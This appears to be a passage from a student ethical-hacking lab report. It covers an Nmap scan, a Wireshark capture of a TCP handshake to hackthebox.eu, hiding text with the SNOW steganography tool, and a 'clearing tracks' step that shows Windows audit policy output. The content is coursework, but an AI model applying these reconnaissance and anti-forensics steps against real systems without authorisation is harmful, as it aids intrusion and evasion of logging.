


5. Nmap scan against windows 10


- Ip address of windows 10



- Port 80 is open.



- Port 80 is closed.



6. Wireshark packet analyzer tool and illustrate three-way handshake while assessing hackthebox.eu site.

```
Command Prompt
C:\Users\Admin>ping www.hackthebox.eu

Pinging www.hackthebox.eu [172.67.1.1] with 32 bytes of data:
Reply from 172.67.1.1: bytes=32 time=202ms TTL=128
Request timed out.
Reply from 172.67.1.1: bytes=32 time=120ms TTL=128
Reply from 172.67.1.1: bytes=32 time=119ms TTL=128

Ping statistics for 172.67.1.1:
    Packets: Sent = 4, Received = 3, Lost = 1 (25% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 119ms, Maximum = 202ms, Average = 147ms

C:\Users\Admin>
```

Wireshark packet capture analysis showing the three-way handshake for a connection to 172.67.1.1.


Filter: `ip.addr == 172.67.1.1`

No.	Time	Source	Destination	Protocol	Length	Info
150	12.620705	192.168.239.152	172.67.1.1	TCP	66	23548 → 443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
171	12.776464	172.67.1.1	192.168.239.152	TCP	60	443 → 23548 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
172	12.776551	192.168.239.152	172.67.1.1	TCP	54	23548 → 443 [ACK] Seq=1 Ack=1 Win=64240 Len=0
173	12.776928	192.168.239.152	172.67.1.1	TLSv1.3	603	Client Hello
174	12.777019	172.67.1.1	192.168.239.152	TCP	60	443 → 23548 [ACK] Seq=1 Ack=550 Win=64240 Len=0
177	12.951850	172.67.1.1	192.168.239.152	TLSv1.3	266	Server Hello, Change Cipher Spec, Application Data
178	12.952793	192.168.239.152	172.67.1.1	TLSv1.3	118	Change Cipher Spec, Application Data
179	12.952949	172.67.1.1	192.168.239.152	TCP	60	443 → 23548 [ACK] Seq=213 Ack=614 Win=64240 Len=0
180	12.953057	192.168.239.152	172.67.1.1	TLSv1.3	146	Application Data
181	12.953204	172.67.1.1	192.168.239.152	TCP	60	443 → 23548 [ACK] Seq=213 Ack=706 Win=64240 Len=0
182	12.953548	192.168.239.152	172.67.1.1	TLSv1.3	1060	Application Data
183	12.953697	172.67.1.1	192.168.239.152	TCP	60	443 → 23548 [ACK] Seq=213 Ack=1712 Win=64240 Len=0
200	13.142794	172.67.1.1	192.168.239.152	TLSv1.3	566	Application Data, Application Data
201	13.143432	192.168.239.152	172.67.1.1	TLSv1.3	85	Application Data
202	13.143740	172.67.1.1	192.168.239.152	TCP	60	443 → 23548 [ACK] Seq=725 Ack=1743 Win=64240 Len=0
203	13.300646	172.67.1.1	192.168.239.152	TLSv1.3	85	Application Data


> Frame 172: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
> Ethernet II, Src: Vmware_d4:4a:02 (00:0c:29:d4:4a:02), Dst: Vmware_f4:63:74 (00:50:56:f4:63:74)
> Internet Protocol Version 4, Src: 192.168.239.152, Dst: 172.67.1.1
> Transmission Control Protocol, Src Port: 23548, Dst Port: 443, Seq: 1, Ack: 1, Len: 0

7. Using the snow tool (step by step)


- **First, place the snow tool in local C.**



- **Then locate the snow tool folder using the command line.**
- **After locating the Snow tool folder create a text file inside the folder, write something in the notepad and save.**




- Then hide something in the notepad using java script and secure it with a password.
- Then retrieve the hidden message inside the notepad.



8. Clearing tracks using windows server 12


- Auditpol get.



```
Administrator: Command Prompt
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.


C:\Users\Administrator>auditpol /get /category:*
System audit policy
Category/Subcategory                                Setting
System
  Security System Extension                          No Auditing
  System Integrity                                  Success and Failure
  IPsec Driver                                        No Auditing
  Other System Events                               Success and Failure
  Security State Change                             Success
Logon/Logoff
  Logon                                               Success and Failure
  Logoff                                              Success
  Account Lockout                                    Success
  IPsec Main Mode                                    No Auditing
  IPsec Quick Mode                                   No Auditing
  IPsec Extended Mode                               No Auditing
  Special Logon                                       Success
  Other Logon/Logoff Events                          No Auditing
  Network Policy Server                             Success and Failure
  User / Device Claims                              No Auditing
Object Access
  File System                                        No Auditing
  Registry                                           No Auditing
  Kernel Object                                     No Auditing
  SAM                                                No Auditing
  Certification Services                           No Auditing
  Application Generated                             No Auditing
  Handle Manipulation                               No Auditing
  File Share                                         No Auditing
  Filtering Platform Packet Drop                    No Auditing
```

Server 2012 R2 Standard
Build 9600
11:22 PM
1/18/2021

